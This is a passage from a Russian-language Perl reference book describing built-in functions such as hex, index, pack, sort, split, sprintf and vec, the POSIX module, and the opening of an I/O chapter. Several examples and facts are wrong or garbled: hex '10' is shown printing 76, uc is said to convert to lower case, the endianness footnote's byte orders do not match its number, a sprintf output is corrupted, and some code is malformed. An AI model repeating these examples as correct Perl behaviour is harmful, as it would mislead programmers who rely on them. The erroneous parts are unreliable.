$hash{fruit} = apple;
$hash{sandwich} = hamburger;
$hash{drink} = bubbly;
if (exists($hash{"vegetable"}))
   { print "Element exists."; }
else
   { print "Element does not exists."; }
Element does not exists
```

exp - вычисление экспоненциальной функции

Функция **exp** вычисляет результат возведения основания натуральных логарифмов (то есть числа e=2.71828182...) в заданную степень. Если не указан аргумент, используется переменная **$_**:

```
exp выражение
exp
```

Пример:

```
print exp 1;
2.71828182845905
```

hex - преобразование шестнадцатеричного числа

Функция **hex** преобразует строку, представляющую собой шестнадцатеричное число, к целому числу. Если не указан аргумент, используется переменная **$_**:

```
hex выражение
hex
```

Пример:

```
print hex "10";
76
```

index - положение подстроки

Функция **index** возвращает первую найденную позицию, на которой в строке расположена указанная подстрока:

```
index строка, подстрока, позиция
index строка, подстрока
```

Поиск подстроки начинается с заданной позиции. Если соответствующий аргумент опущен, поиск ведется с начала строки. Если подстрока не найдена, функция **index** возвращает значение **-1** (или значение, на единицу меньше базового индекса массивов, хранимого в переменной **$[**, если оно не ноль). Пример:

```
$text = "Here is the text!";
print index $text, "text";
12
```

int - целая часть числа

Функция **int** вычисляет целую часть выражения, заданного в качестве аргумента. Если не указан аргумент, используется переменная **$_**:

```
int выражение
int
```

Усечение до целой части ведется в направлении нуля. Функция не округляет, а усекает значение до целого, поэтому для округления величин вместо **int** нужно использовать встроенные функции **sprintf и printf** или функции **POSIX::floor и POSIX::ceil** из пакета POSIX. Пример:

```
print int 1.99999;
1
```

join - преобразование списка в строку

Функция **join** преобразует список в текстовую строку, вставляя между элементами списка заданный в первом аргументе разделитель:

```
join выражение, список
```

Функция возвращает в качестве результата строку. Выражение должно быть текстовой строкой или преобразовываться в нее. На сам список работа функции не влияет.

Пример:

```
@array = (1, 2, 3, 4, 5, 6, 7, 8, 9, 10);
print join ("/", @array);
1/2/3/4/5/6/7/8/9/10
```

keys - список ключей хэша

В списковом контексте функция **keys** возвращает список, состоящий из всех ключей хэша. В скалярном контексте функция возвращает число — количество ключей:

```
keys хэш
```

Пример:

```
$hash{sandwich} = salami;
$hash{drink} = 'rot beer';
foreach $key (keys %hash)
   print $hash{$key} . "\n";
}
root beer
salami
```

lc - преобразование букв к нижнему регистру

функция **lc** возвращает строку, переданную в качестве параметра, преобразованной к нижнему регистру, то есть заменяет в выходной строке заглавные буквы на строчные. Если аргумент опущен, используется переменная **$_**:

```
lc выражение
lc
```

Пример:

```
print lc 'HELLO!';
hello!
```

lcfirst - преобразование первой буквы к нижнему регистру

Функция **lcfirst** возвращает исходную строку, в которой первая буква (если это буква) преобразована к нижнему регистру (то есть заглавная буква заменяется на строчную). Если у функции не указан аргумент, используется переменная **$_**:

```
lcfirst выражение
lcfirst
```

Пример:

```
print lcfirst 'HELLO!';
hELLO!
```

length - длина строки

Функция **length** возвращает длину (в байтах) своего аргумента. В качестве аргумента должно стоять выражение, преобразуемое в конечном счете к скаляру -текстовой строке. Если не указан аргумент, функция возвращает длину строки, содержащейся в переменной **$_**:

```
length выражение
length
```

Пример:

```
$text = "Here is the text.";
print length $text;
17
```

log - натуральный логарифм

Функция **log** вычисляет натуральный логарифм аргумента, который должен быть числом. Если не указан аргумент, используется переменная **$_**:

```
log выражение
log
```

map - выполнить команду для каждого элемента списка

Функция **map** вычисляет выражение или выполняет блок команд для каждого элемента списка. В качестве результата она возвращает список полученных значений в списковом и число элементов списка в скалярном контексте:

```
map {блок}, список
map выражение, список
```

В следующем примере мы используем функцию **uc** для преобразования элементов массива к верхнему регистру:

```
@array = (a, b, c, d, e, f);
@array = map(uc, @array);
print join(", ", @array);
A, B, C, D, E, F
```

В момент выполнения блока команд или вычисления выражения очередной элемент списка заносится в специальную переменную Perl **$_**. (В частности, поэтому так хорошо работают совместно с **map** функции, использующие **$_** как аргумент по умолчанию.) Вычисления проводятся в списковом контексте — в результате одно значение из входного списка может добавлять к выходному списку ни одного, один или несколько элементов. Так, команда

```
%hash = map {getkey($_) => $_} @array;
```

- это просто сокращенный (и более быстрый) вариант цикла

```
%hash = ();
foreach $_ (@array) { %hash{getkey($_)} = $_; }
```

Подсказка. *Поскольку переменная **$_** выступает в роли синонима элемента списка, можно изменять входной список с помощью блока команд. Однако, если в роли списка выступает не переменная-массив, результаты могут оказаться непредсказуемыми.*

oct - преобразование восьмеричного числа

Функция **oct** выполняет преобразование текстовой строки, представляющей из себя восьмеричное число, к целому числу. Если не указан аргумент, используется переменная **$_**:

```
oct выражение
oct
```

Пример:

```
print oct "10";
8
```

ord - преобразование символа в код

функция **ord** преобразует первый *(только* первый!) символ строки, заданной в качестве ее аргумента, в число (то есть в код символа согласно таблице ASCII). Если не указан аргумент, используется переменная **$_**:

```
ord выражение
ord
```

Пример:

```
print ord 'A';
65
```

pack - упаковка значений

Функция **pack** получает на входе список значений и упаковывает их в бинарную структуру (скаляр), которую и возвращает в качестве результата:

```
pack шаблон, список
```

Для распаковки используется функция **unpack** с той же строкой-шаблоном, что указывалась при упаковке.

Здесь в качестве шаблона используется *не* регулярное выражение, а строка (последовательность букв), которая задает порядок и тип значений:

- **@** — заполнение двоичными нулями до следующей абсолютной позиции,
- **a** — текстовая строка, дополняемая двоичными нулями,
- **A** — текстовая строка, дополняемая пробелами,
- **b** — строка битов, упорядоченная по возрастанию старшинства битов (аналогична результату работы функции **vec**),
- **B** — строка битов, упорядоченная по убыванию старшинства битов,
- **c** — однобайтовое целое (символ) со знаком,
- **C** — однобайтовое целое (символ) без знака,
- **d** — число с плавающей точкой двойной точности в естественном формате,
- **f** — число с плавающей точкой ординарной точности в естественном формате,
- **h** — шестнадцатеричная строка, в которой сперва идут младшие шестнадцатеричные цифры, закодированные четверками битов,
- **H** — шестнадцатеричная строка, в которой сперва идут старшие шестнадцатеричные цифры, закодированные четверками битов,
- **i** — целое значение со знаком (состоит по крайней мере из 32 бит, реальная длина определяется компилятором C),
- **I** — целое значение без знака (состоит по крайней мере из 32 бит, реальная длина определяется компилятором C),
- **l** — длинное целое со знаком (состоит ровно из 32 бит и может отличаться от типа данных long компилятора C),
- **L** — длинное целое без знака (состоит ровно из 32 бит и может отличаться от типа данных long компилятора C),

• **n** — короткое целое, используемое при сетевых обменах (старшие биты идут в конце, содержит ровно 16 бит),

• **N** — длинное целое, используемое при сетевых операциях (старшие биты идут в конце, содержит ровно 32 бит),

• **p** — указатель на строку, завершающуюся нуль-терминатором,

• **P** — указатель на структуру (то есть строку фиксированной длины),

• **q** — 64-битное целое со знаком (доступно только если система поддерживает такие числа и Perl был собран с соответствующими ключами),

• **Q** — 64-битное целое без знака (доступно только если система поддерживает такие числа и Perl был собран с соответствующими ключами),

• **s** — короткое целое со знаком (в Perl состоит из 16 бит),

• **S** — короткое целое без знака (в Perl состоит из 16 бит),

• **u** — строка, закодированная по алгоритму uuencode,

• **v** — короткое целое, используемое на компьютерах VAX (младшие биты идут в конце, содержит ровно 16 бит),

• **V** — длинное целое, используемое на компьютерах VAX (младшие биты идут в конце, содержит ровно 32 бит),

• **w** — целое, закодированное по стандарту BER (ISO Basic Encoding Rules). Байты представляют собой цифры числа, записанного в системе счисления с основанием 128. Количество байт — минимально необходимое для представления данного числа. Старший разряд идет первым. У всех цифр, кроме той, которая пересылается последней, 8-й бит установлен в единицу,

• **x** — нулевой байт,

• **X** — входной байт один к одному,

• **Z** — текстовая строка, завершаемая нуль-терминатором и дополняемая двоичными нулями.

За символом (кроме символов **a**, **A**, **b**, **B**, **h**, **H**, **P**, **Z**) может следовать число, показывающее, сколько раз необходимо повторить соответствующий спецификатор. Для неопределенного числа повторений вместо конкретного числа можно использовать символ ***. Например:

```
print pack ("ccc", 88, 89, 90);
XYZ
print pack ("c3", 65, 66, 67);
ABC
print pack ("c*", 68, 69, 70, 71);
DEFG
```

(Более детальные примеры могут быть найдены в документации Perl.) Умножитель, следующий за символами **a**, **A**, **Z**, указывает на число байт, отводимое под соответствующее значение (то есть эти символы приводят к выборке одного значения из списка, несмотря на сопутствующий умножитель). При распаковке **A** удаляет хвостовые пробелы и нулевые байты, **Z** удаляет все после первого нулевого байта, а пересылает данные один к одному. Аналогично, символы **b** и **B** порождают строку из указанного числа битов, а **h** и **H** — строку из указанного числа *четверок* битов.

Спецификаторы **p** и **P** сохраняются как значения указателей, и пользователь должен проследить, чтобы они не ссылались на временные переменные и соответствующие области памяти не изменялись до момента распаковки. Кроме того, повторитель, следующий за символом **P**, указывает количество байт, отведенное для структуры данных, а не число повторений символа **P** в формате. Если значение, на которое ссылаются указатели, является неопределенным (**undef**), подставляется пустой указатель.

Целые, упакованные в форматах **i**, **I**, **l**, **L**, **s**, **S** не являются переносимыми между процессорами и операционными системами, поскольку сохраняют порядок битов и байтов, естественный для соответствующего процессора (см. также далее раздел «vec — вектор целых значений без знака»). Так, процессоры Intel, Alpha и VAX являются «остроконечными»[1], Motorola, m68k/88k, PPC, Spare, HP PA, Power, Cray — «тупоконечными», а процессоры MIPS работают как «остроконечные» на компьютерах фирмы Digital и как «тупоконечные» на компьютерах Silicon Graphics. Для переносимого формата упаковки надо использовать спецификаторы **n**, **N** («тупоконечный» формат) и **v**, **V** («остроконечный» формат). Perl использует данные с плавающей точкой двойной точности для внутренних вычислений. Поэтому значение, сперва упакованное, а затем распакованное с форматом **f**, может быть неидентичным самому себе. Кроме того, при упаковке Perl использует представление числа, естественное для данной машины, — так, данные, упакованные на одном компьютере, не обязательно будут прочитаны правильно на другом компьютере.

pop - извлечение данных из массива

Функция **pop** возвращает последнее значение в массиве, укорачивая его на один элемент. Если не указан аргумент, используется массив **@_**:

```
pop массив
pop
```

Рассмотрим пример (обратите внимание, что первая команда создает массив **@array**, если он еще не существует):

```
push @array, 5;
print pop @array;
5
```

Функции POSIX

Лаборатория компьютерных систем Национального института стандартов и технологий (the National Institute of Standards and Technology Computer Systems Laboratory — NIST/CSL) в содружестве с другими организациями создала стандарт POSIX — Portable Operating System Interface. POSIX — это большая библиотека стандартизированных C-подобных функций, покрывающих стандартные потребности программирования, от базовых математических вычислений до продвинутой работы с файлами.

---

[1] Термины «тупоконечный» (big-endian) и «остроконечный» (little-endian), используемые здесь, заимствованы из «Путешествий Гулливера» Джонатана Свифта в той их части, где описывается обычай лилипутов есть куриные яйца с тупого пли острого конца. Так, целое число 0x87654321 (десятичное 2271560481) записывается в виде набора байтов 0x12, 0x34, 0x56, 0x78 при «остроконечном» упорядочивании и как 0x78, 0x56, 0x34, 0x12 при «тупоконечном» упорядочивании. Такая терминология (big-endian, little-endian, middle-endian) появилась еще в 70-х гг., когда Perl и в помине не было, и является вкладом американских программистов в международный компьютерный жаргон. — *Примеч. перев. и ред.*

Модуль Perl POSIX предоставляет доступ к практически всем стандартным функциям POSIX версии 1003.1 — всего около 250 функций. Эти функции не являются встроенными подобно остальным функциям этой главы, однако, поскольку модуль POSIX обеспечивает программистам больше возможностей, чем встроенные функции Perl, они описаны здесь. Модуль POSIX подключается с помощью команды **use**:

```
use POSIX;              # добавить всю библиотеку POSIX
use POSIX qw/функция/   # добавить одну функцию
```

(Во втором варианте псевдокавычки **qw/.../** (см. табл. 2.3 в главе 2) помогают создать список из строк-имен функций, заключенных в кавычки. Более подробно о команде **use** рассказывается в главе 13.)

Например, ниже вычисляется тангенс **π**/4 с помощью функции **tan** модуля POSIX (эта функция не имеет двойника среди встроенных функций Perl, однако для вычисления значения **π**/4 мы используем встроенную функцию Perl **atan2**): use POSIX;

```
print POSIX::tan(atan2 (1, 1));
1
```

push - добавление данных к массиву

Функция **push** добавляет новое значение или список значений в конец массива и увеличивает его длину на число добавленных элементов:

```
push массив, список
```

Рассмотрим пример (обратите внимание, что команда **push** создает массив **@array**, если он еще не существует):

```
push @array, 5;
print pop @array;
5
```

rand - случайное число

Функция **rand** возвращает очередное «случайное» число, которое лежит в диапазоне от нуля до значения, заданного как параметр функции **rand**. Если не указан параметр, функция использует значение **1**:

```
rand выражение
rand
```

При каждом обращении к функции возвращается новое значение. Для инициализации последовательности «случайных» чисел используется функция **srand** (см. ниже описание этой функции). Если функция **rand** вызвана без предшествующего вызова **srand**, в первый раз функция **srand** вызывается автоматически. Пример:

```
print rand, "\n", rand, "\n", rand, "\n";
0.6876220703125
0.55670166015625
0.678070068359375
```

reverse - переставить список в обратном порядке

Функция **reverse** берет список, заданный как входной параметр, переставляет его элементы в обратном порядке и возвращает в качестве результата получившийся список:

```
reverse список
```

Пример:

```
@array = (1, 2, 3);
print join(", ", reverse @array);
3, 2, 1
```

rindex - положение подстроки

Функция **rindex** возвращает последнюю позицию, на которой в строке расположена указанная пользователем подстрока. В отличие от функции **index**, она начинает поиск с конца строки, а не с начала:

```
rindex строка, подстрока, позиция
rindex строка, подстрока
```

Поиск подстроки начинается *перед* указанной позицией в направлении к началу строки. Если позиция не указана, поиск ведется с конца строки. Если подстрока не найдена, функция **rindex** возвращает значение **-1** (или значение, на единицу меньше базового индекса массивов, хранимого в переменной **$[**, если оно не ноль). Пример:

```
$text = "Here is the text!";
print rindex $text, "text";
12
```

scalar - форсирование скалярного контекста

Функция **scalar** форсирует интерпретацию выражения, заданного в качестве ее аргумента в скалярном контексте:

```
scalar выражение
```

Аналогичной функции, которая форсировала бы списковый контекст, в Perl нет. В следующем примере показана функция **scalar** за работой (обратите внимание что возвращается последний элемент списка):

```
@array = (1, 2, 3);
print scalar @array;
3
```

shift - извлечение первого элемента массива

Функция **shift** извлекает первый элемент массива, возвращая его в качестве результата, сдвигает остальные элементы и уменьшает длину массива на единицу:

```
shift массив
shift
```

Если не указан аргумент и функция работает в лексической области видимости подпрограммы и формата, используется массив **@_**. Если же вы находитесь в области видимости файла или в лексической области видимости конструкций **eval, BEGIN, END** или **INIT,** используется массив **@ARGV.**

sin - синус

Функция **sin** вычисляет синус аргумента, заданного в радианах. Если не указан аргумент, используется переменная **$_**:

```
sin выражение
sin
```

Чтобы вычислить арксинус, можно воспользоваться функцией **POSIX::asin** из пакета POSIX (см. ранее раздел «Функции POSIX»).

sort - сортировка списка

Функция **sort** сортирует список и возвращает результат:

```
sort подпрограмма список
sort [блок] список
sort список
```

Если не заданы ни подпрограмма, ни блок команд, то функция сортирует список в соответствии со стандартным порядком текстовых строк. Если указано имя подпрограммы, она должна возвращать целое число — либо меньшее, либо равное, либо большее нуля в зависимости от результата сравнения двух переданных ей элементов списка. Вы можете также задать блок команд в качестве встраиваемой по месту подпрограммы. Рассмотрим несколько примеров:

```
@array = ('z', 'b', 'a', 'x', 'y', 'c');
print join (", ", sort @array) . "\n";
a, b, c, x, y, z
print join (", ", sort {$a cmp $b} @array) . "\n";
a, b, c, x, y, z
print join (", ", sort {$b cmp $a} @array) . "\n";
z, y, x, c, b, a
@array = (1, 5, 6, 7, 3, 2);
print join (", ", sort {$a <=> $b} @array) . "\n";
1, 2, 3, 5, 6, 7
print join (", ", sort {$b <=> $a} @array) . "\n";
7, 6, 5, 3, 2, 1
```

splice - замена среза массива

Функция **splice** удаляет из массива последовательно расположенные элементы и, если это требуется, добавляет вместо них новые:

```
splice массив, смещение, длина, список
splice массив, смещение, длина
splice массив, смещение
```

Параметр *смещение* задает индекс первого удаляемого элемента массива, параметр *длина* — число удаляемых элементов. Если параметр *длина* не задан, удаляются все элементы до конца массива. Если дополнительно задан *список* элементов, после операции удаления эти элементы добавляются в массив, начиная с индекса, обозначенного параметром *смещение,* сдвигая имеющиеся в массиве элементы и увеличивая его длину.

Результат работы функции зависит от контекста. В списковом контексте возвращается список удаленных элементов. В скалярном контексте возвращается последний удаленный эле-

мент. Если ни один элемент не удален, возвращается «неопределенное» значение **undef.**

В следующем примере к массиву добавляется новый элемент **"three"** после того, как в него записываются элементы "**one**" и "**two**":

```
@array = ("one", "two");
splice (@array, 2, 0, "three");
print join (", ", @array);
one, two, three
```

split - разбивка строки на список строк

Функция **split** превращает строку в массив строк, разбивая ее в позициях, соответствующих заданному шаблону:

```
split /шаблон/, текст, лимит
split /шаблон/, текст
split /шаблон/
split
```

Если шаблон (регулярное выражение) задан, Perl рассматривает фрагменты текста, сопоставляемые с шаблоном, как разделители полей. Сами разделители, как правило, исключаются из результата. Если текст не задан, используется специальная переменная Perl **$_**. Если не задан шаблон, строка **$_** разбивается по «пробельным символам», причем начальные «пробельные символы» игнорируются. Пример:

```
@array = split /[,\s]\s*/, "Hello, my friends!";
print join ("/ ", @array);
Hello/my/friends!
```

Если параметр *лимит* задан и является положительным числом, функция останавливается, когда достигнуто указанное количество фрагментов (в этом случае последняя строка списка содержит необработанный «хвост»). Если параметр *лимит* не задан или равен нулю, то это соответствует режиму по умолчанию, когда разбиение ведется до конца строки и концевые пустые строки не включаются в список. Если же параметр *лимит* — отрицательное число, концевые пустые строки входят в результат.

Если, однако, используется присвоение списком, Perl будет разбивать строку на фрагменты до тех пор, пока не превысит число имеющихся в его распоряжении переменных. Например, в следующем случае неявно подразумевается, что параметр *лимит* равен четырем:

```
($login, $password, $remainder) = split /:/, $text
```

(Это позволяет экономить время выполнения для приложений, у которых оно критично.)

Обычно разделитель не включается в строки, из которых составлен список. Однако если шаблон содержит фрагменты, заключенные в круглые скобки, то соответствующие подстроки добавляются к разбиению:

```
print join ("|", split(/\s*[,-]\s*/, "1 - 10, 20"));
1|10|20
print join ("|", split(/\s*([,-])\s*/,"1 - 10, 20"));
1|-|10|,|20
```

Как правило, начальные пустые строки включаются в список, а конечные — нет. Если для параметра *лимит* задано отрицательное значение, концевые строки также входят в результат. Если в качестве шаблона задано значение **' '**, производится разбиение по границам «пробельных символов», причем ведущие «пробельные символы» игнорируются.

Похожий на него шаблон / / разобьет входной текст по всем пробелам, породив массу пустых строк. Шаблон **/\s+/** практически аналогичен шаблону **' '**, за тем исключением, что при наличии ведущих пробелов выходной список будет начинаться с пустой строки.

Шаблоны, сопоставляемые пустой строке (//, **/\s*/** и т. д.), также специальным образом обрабатываются функцией **split** — они разбивают входную строку на отдельные символы:

```
print join ("-", split(//,"Hello"));
H-e-l-l-o
```

В списковом контексте функция **split** возвращает список строк, полученных в результате разбиения. В скалярном контексте она возвращает число разбиений, а результат разбиения заносится в массив **@_**. Можно принудительно заполнить массив **@_** результатом разбиения также и в списковом контексте, если ограничить шаблон вопросительными знаками. Такое неявное заполнение массива **@_** не приветствуется в Perl, так как конфликтует с передачей параметров подпрограммам.

В качестве шаблона можно задавать выражение, вычисляемое во время работы программы:

```
$variable1 = "\s*[+*/=-]";
@array = split /$variable1/, "2 + 2 = 4";
print join (", ", @array);
2, 2, 4
```

Если выражение должно компилироваться в процессе выполнения сценария только один раз, задайте модификатор **o** (см. главу 6 и описание операторов **m/.../** и **s/.../.../**):

```
$variable1 = "\s*[+*/=-]";
@array = split /$variable1/o, "2 + 2 = 4";
print join (", ", @array);
2, 2, 4
```

Как и в случае операторов **m/.../**, **s/.../.../** и **tr/.../.../**, для функции **split** в качестве ограничителя шаблона нет необходимости использовать косую черту.

sprintf - форматирование строки

Функция **sprintf** создает выходную строку, производя для заданного списка значений процедуру интерполяции в соответствии с указанными пользователем спецификаторами формата:

```
sprintf формат, список
```

В общем случае каждому элементу списка соответствует свой спецификатор формата в строке *формат*. Существуют следующие спецификаторы:

- **%%** — знак процента,
- **%c** — символ с заданным кодом,
- **%d** — целое со знаком в десятичной записи,
- **%e** — число с плавающей точкой, мантиссой и порядком,
- **%E** — то же самое, что **%e**, но для обозначения порядка используется `**E**', а не `**e**'
- **%f** — число с плавающей точкой в фиксированном формате без указания порядка,
- **%g** — число с плавающей точкой либо в формате **%f,** либо в формате **%e** (в зависимости от того, можно ли корректно записать значения числа в формате **%f**)
- **%G** — то же самое, что **%g**, но для обозначения порядка используется '**E**', а не `**e**'

• **%n** — запоминает в следующей переменной (элементе списка) число уже выведенных символов,

• **%o** — целое без знака в восьмеричной записи,

• **%p** — указатель (адрес значения как шестнадцатеричное число),

• **%s** — строка,

• **%u** — целое без знака в десятичной записи,

• **%x** — целое без знака в шестнадцатеричной записи,

• **%X** — то же самое, что **%x**, но с заглавными латинскими буквами в качестве шестнадцатеричных чисел.

Для совместимости с ранними версиями Perl использует также:

• **%D** — то же самое, что и **%ld**,

• **%F** — то же самое, что и **%lf**,

• **%i** — то же самое, что и **%d**,

• **%O** — то же самое, что и **%lo**,

• **%U** — то же самое, что и **%lu**.

Кроме того, между символом процента и буквой, задающей тип формата, можно использовать следующие дополнительные спецификаторы:

• **-** — выравнивать по левому краю поля,

• **#** — добавить префикс '**0**' для восьмеричного и префикс '**0x**' для шестнадцатеричного числа, если оно отлично от нуля,

• **+** — для положительного числа добавить префикс '+',

• *пробел* — для положительного числа добавить пробел в качестве префикса,

• **0** — использовать нули, а не пробелы для выравнивания по правому краю,

• **h** — интерпретировать целое значение как тип **short** или **unsigned short** языка C,

• **l** — интерпретировать целое значение как тип **long** или **unsigned long** языка C,

• **V** — интерпретировать целое значение как стандартный целочисленный тип Perl (не имеет аналогов в языке C),

• *число* — минимальный размер поля,

• **.***число* — для чисел с плавающей точкой задает число знаков после десятичной точки; для целых чисел задает минимальное число разрядов; для строк задает максимальную длину строки.

(Для одного базового спецификатора можно указывать несколько дополнительных.)

если вместо числа указана звездочка *****, то в качестве числа будет использовано очередное значение из входного списка данных. Оно должно быть целым положительным числом. Исключением является минимальный размер поля: для него отрицательное значение интерпретируется как дополнительный спецификатор **-**, то есть как выравнивание по левому краю поля.

Вот несколько примеров (обратите внимание, что в первом примере число округляется):

```
$value = 1234.56789;
print sprintf "X=%.4f\n", $value
X=1234.5679
print sprintf "Y=%.5f\n", $value
Y=1234.56789
print sprintf "Z=%6.6f\n", $value
Z=1234.567890
print sprintf "W=%+.4e\n", $value
W=x1.2346ex003
```

sqrt - квадратный корень

Функция **sqrt** вычисляет квадратный корень своего аргумента. Если не указан аргумент, используется переменная **$_**:

```
sqrt выражение
sqrt
```

Пример:

```
print sqrt 144;
12
```

srand - инициатор генератора случайных чисел

Функция **srand** инициализирует работу генератора «случайных» чисел. Если указывать ей один и тот же аргумент, функция **rand** будет генерировать одни и те же последовательности. Если аргумент не указан, используется значение, основанное на текущем времени и идентификаторе процесса:

```
srand выражение
srand
```

substr - подстрока текстовой строки

Функция **substr** возвращает подстроку текстовой строки, переданной ей в качестве аргумента:

```
substr текст, смещение, длина, замена
substr текст, смещение, длина
substr текст, смещение
```

Подстрока начинается с символа, имеющего заданное *смещение* от начала строки Если *смещение* отрицательно, подстрока начинается с конца строки и двигается от конца к началу. Если не задана *длина,* возвращается весь текст до конца исходной строки. Если *длина* отрицательна, указанное количество символов вычитается из длины оставшегося до конца строки текста. Если задан параметр *замена,* то в качестве *текста* должно быть указано «левое значение» (то есть аргумент имеющий право находиться в левой части оператора присваивания), а функция **substr** не просто вернет подстроку, но и заменит в исходном тексте ее на новый фрагмент. Примеры:

```
$text = "Here is the text.";
print substr ($text, 12) . "\n";
text.
print substr ($text, 12, 4) . "\n";
text
print substr ($text, 12, 4, "word") . "\n";
```

```
print $text;
text
Here is the word.
```

time - время в секундах с 1 января 1970 года

Функция **time** возвращает количество секунд, прошедших с момента некоторого ключевого события:

```
time
```

Большинство интерпретаторов Perl используют в качестве «ключевого момента» 00:00:00 1-го января 1970 года единого временного календаря (то есть момент, с которого отсчитывает время операционная система Unix). Однако, например, для MacOs «ключевым моментом» является 00:00:00 1-го января 1904 года[1].

uc - преобразование букв к верхнему регистру

Функция **uc** возвращает строку, переданную ей в качестве параметра, преобразованной к нижнему регистру, то есть заменяя в выходной строке строчные буквы на заглавные. Если аргумент опущен, используется переменная **$_**:

```
uc выражение
uc
```

Пример:

```
print uc "hello!";
HELLO!
```

ucfirst - преобразование первой буквы к верхнему регистру

Функция **ucfirst** возвращает исходную строку, в которой первая буква (если это буква) преобразована к верхнему регистру (то есть строчная буква заменяется на заглавную). Если у функции не указан аргумент, используется переменная **$_**:

```
ucfirst выражение
ucfirst
```

Пример:

```
print ucfirst "hello!";
Hello!
```

unpack - упаковка значений

Функция **unpack** получает бинарную структуру, упакованную функцией **pack** (см. выше), а возвращает список распакованных значений:

```
unpack шаблон, выражение
```

[1] Кстати, значения, генерируемые mktime на машине, работающей под управлением Windows, неправильно интерпретируются в Unix, и наоборот. При этом, однако, разные варианты Unix (Solaris, FreeBSD и Linux) дают вполне переносимые результаты. — *Примеч. ред.*

В качестве шаблона используется строка, задававшаяся при вызове функции **pack.** В качестве значения возвращается контрольная сумма. Например:

```
$string = pack ("ccc", 88, 89, 90);
print join(", ", unpack " ccc ",$string);
88, 89, 90
```

В следующем примере мы распаковываем шестнадцатеричное значение, упакованное функцией **vec** (см. ее описание ниже) в строку, состоящую из нулей и единиц:

```
vec ($data, 0, 32) = 0x11;
$bitstring = unpack("B*", $data);
print $bitstring;
00000000000000000000000000010001
```

unshift - добавление первого элемента в массив

Функция **unshift** добавляет в начало массива элемент или список, сдвигая остальные элементы и увеличивая длину массива на число добавленных элементов:

```
unshift массив, список
```

Пример:

```
@array = (4, 5, 6);
unshift @array, 1, 2, 3;
print join(", ", @array);
1, 2, 3, 4, 5, 6
```

values - список значений хэша

В списковом контексте функция **values** возвращает список, состоящий из всех значений (не ключей!), содержащихся в хэше. В скалярном контексте она возвращает число - количество значений:

```
values хэш
```

Пример:

```
$hash{sandwich} = 'ham and cheese';
$hash{drink} = 'diet cola';
foreach $value (values %hash) {
   print "$value\n"; }
diet cola ham and cheese
```

vec - вектор целых значений без знака

Функция **vec** рассматривает строку, переданную ей в качестве параметра, как одномерный битовый массив (называемый *вектором),* составленный из расположенных друг за другом целых без знака. В качестве результата возвращается битовое поле нужной длины, начинающееся с указанного смещения:

```
vec выражение, смещение, длина-поля
```

Параметр *длина-поля* указывает число битов, зарезервированное под каждый элемент вектора. Он должен быть степенью двойки от 1 до 32. Если поле выходит за рамки строки, оно дополняется нулями. Пример:

```
$text = "ABCD";
print vec($text,0,8), '\n' # letter A
print vec($text,1,8), '\n' # letter B
print vec($text,2,8), '\n' # letter C
print vec($text,3,8), '\n' # letter D
print vec($text,4,8), '\n' # выход за границу строки
65
66
67
68
0
```

Вы также можете *присваивать* новые значения конструкции **vec**. В этом случае, чтобы отделить список параметров от операции присваивания, параметры функции **vec** должны быть заключены в круглые скобки. Пример:

```
$text = "ABCD";
vec($text, 2, 8) = 65;
print "$text\n";
ABAD
```

Присвоение конструкции **vec(...)** нового значения может не только модифицировать содержимое строки, но и изменять ее размер:

```
$text = "ABCD";
vec($text, 4, 8) = 69; print "$text\n";
vec($text, 6, 8) = ord "F"; print "$text\n";
ABCDE
ABCDE F
```

Порядок следования битов зависит от того, как организована память компьютера. Следующий результат получен для платформы Win32 (процессор Intel):

```
$text = "ABCD";
for $loop_index (0..7) {
   print vec($text, $loop_index, 4), "/";
   }
1/4/2/4/3/4/4/4
```

В этом случае адреса памяти возрастают справа налево:

```
ind(8)       3         2         1         0
ind(4)   7     6    5     4    3     2    1     0
char        "D"       "C"       "B"       "A"
hex(8)     0x44      0x43      0x42      0x41
hex(4)   4     4    4     3    4     2    4     1
bin     0100  0100 0100  0011 0100  0010 0100  0001
```

Обратите внимание, что если вы рассматриваете поля, состоящие из 8-ми бит, то при работе со строками порядок организации памяти не существенен. Это видно из следующего рисунка, где адреса памяти возрастают справа налево (хотя, например, на уровне двухбайтовых слов разница будет существенной):

```
ind(8)       0         1         2         3
ind(4)   0     1    2     3    4     5    6     7
char        "A"       "B"       "C"       "D"
hex(8)     0x41      0x42      0x43      0x44
hex(4)   4     4    4     3    4     2    4     1
bin     0100  0001 0100  0010 0100  0011 0100  0100
```

Следующий пример показывает, как распечатать побитно (то есть в виде числа с основанием два) шестнадцатеричное значение:

```
$data = "";
vec($data,0,8) = 0xB;
print vec ($data, 3, 1);
print vec ($data, 2, 1);
print vec ($data, 1, 1);
print vec ($data, 0, 1);
1011
```

(Обратите внимание, что до того, как выполняется присвоение конструкции **vec(...),** в следующей строке сценария должна быть инициализирована переменная **$data**. В отличие от ссылок на функцию **vec** не распространяется процесс *автооживления* (autovivification), описанный в главе 8.)

Для той же цели (то есть чтобы преобразовать битовый вектор в строку из нулей и единиц) более практично использовать функцию **unpack:**

```
$text = "ABCD";
@bits_decomposed = split(//, unpack("b*", $text));
$bits_printed = unpack "B*", $text;
print @bits_decomposed . "\n";
print "$bits_printed\n";
10000010010000101100001000100010
01000001010000100100001101000100
```

В первом случае мы распаковываем биты, начиная с самого младшего и кончая самым страшим. Во втором — порядок распаковки прямо противоположный. Это дает двоичное число в привычном виде, но может оказаться не самой удобной формой, если предполагается дополнительный анализ результата.

Глава 11
Встроенные функции: ввод/вывод и межпроцессные взаимодействия

Коротко

Ввод и вывод в Perl не ограничивается только работой с консолью (то есть вводом с клавиатуры и выводом на дисплей). Вы можете работать также с файлами, расположенными на диске, и обмениваться информацией с другими процессами. Все эти операции ввода/вывода выполняются с помощью дескрипторов файлов (file handlers). Поскольку к этой теме относится значительный объем материала, я собираюсь разбить его на две главы: в данной главе мы будем иметь дело с консольным вводом/выводом и взаимодействием между процессами (IPC = interprocess communication), а следующая будет посвящена работе с дисковыми файлами.

Форматы Perl

Perl включает инструмент для создания простых отчетов и таблиц. Это *форматы* Perl. Форматирование выходного текста для отчетов с помощью форматов изначально было одной из основных задач Perl (вспомните, что название «Perl» происходит от сокращения фразы Practical Extraction and Reporting Language). Используя форматы, можно задать способ вывода информации на консоль, например выровнять текст по правому, левому краю или по центру, проконтролировать ширину определенных полей и их положение в выходном распечатке и т. д. (С помощью форматов можно также выводить информацию во внешний файл.)

Форматы Perl являются довольно примитивным инструментом — например, в них нет поддержки стилей (style sheets). Однако они часто используются в CGI-программировании (CGI = Common Gateway Interface) для создания форматированного текста.

